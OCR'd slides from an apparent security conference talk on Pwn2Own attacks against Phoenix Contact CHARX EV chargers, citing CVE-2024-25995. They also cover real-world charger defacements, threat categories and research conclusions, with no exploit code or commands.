
Article No°	Product Name	Affected Version(s)
1139022	CHARX SEC-3000	<= 1.5.0
1139018	CHARX SEC-3050	<= 1.5.0
1139012	CHARX SEC-3100	<= 1.5.0
1138965	CHARX SEC-3150	<= 1.5.0

Compromising CHARX #2 – CVE-2024-25995 (ZDI-24-856)

- “An unauthenticated remote attacker can modify configurations to perform a remote code execution due to a missing authentication for a critical function.”

Severity: 9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

VDE-2024-011 | CERT@VDE




Product(s)

Article No°	Product Name	Affected Version(s)
1139022	CHARX SEC-3000	<= 1.5.0
1139018	CHARX SEC-3050	<= 1.5.0
1139012	CHARX SEC-3100	<= 1.5.0
1138965	CHARX SEC-3150	<= 1.5.0

EV Infrastructure Post Exploitation

In the wild attacks

- Defacement




Isle of Wight: Council's electric vehicle chargers hacked to show porn site

6 April 2022

Isle of Wight Council said staff were visiting the charge points to cover up the "inappropriate" website showing on the screen


- Privacy Risks



CloudDefense.AI Discovers Critical Security Data Breach for Oil Giant Shell

September 14, 2023 • Press • Author: Editorial Staff • Reviewed By: Anshu Bansal

In a startling revelation, CloudDefense.AI, a cybersecurity company, uncovered a critical data leak affecting Shell, the oil giant. The breach exposed the personal information of electric vehicle (EV) drivers, including the Greenlots CEO's personal details. In this article, we know how CloudDefense.AI discovers critical security data breach for oil giant shell.



News > World > Europe

Russian EV charging stations hacked with 'Putin is a d***head' message

Equipment was built by Ukrainian company that kept a backdoor into it, Russian owners say

Key Threats

Reputation

- Defacement

Privacy


- Data Leakages

Disruption

- Botnet / Ransomware
- Denial of Service
- Electric Grid Disruption


Fraud

- Power Theft
- Payment Fraud



Conclusion

Pwn2Own CHARX SEC-3100 Summary



- Even with large use of Python still native code vulnerabilities
- Still need to be careful about managed code security
    - Logic bugs etc.

Conclusion

- At Pwn2Own **all** the EV chargers were hacked.
  - Mostly simple bugs too..
  - Not too much time investment
- Large attack surface
  - Lots of interfaces / connectivity
- Endpoint attack detection visibility needs to be thought about
- Research access can be challenging
  - Needs to be done safely (high voltages)
- Future research could focus on the feasibility of attacks which affect safety
  - Can you physically damage chargers / cars etc?

Credits

- ZDI
  - For running a great competition!
- Phoenix Contact PSIRT
  - Patched issues quickly and responsive comms
- NCC Transport Practice
  - Liz James
  - Andy Davis

Questions?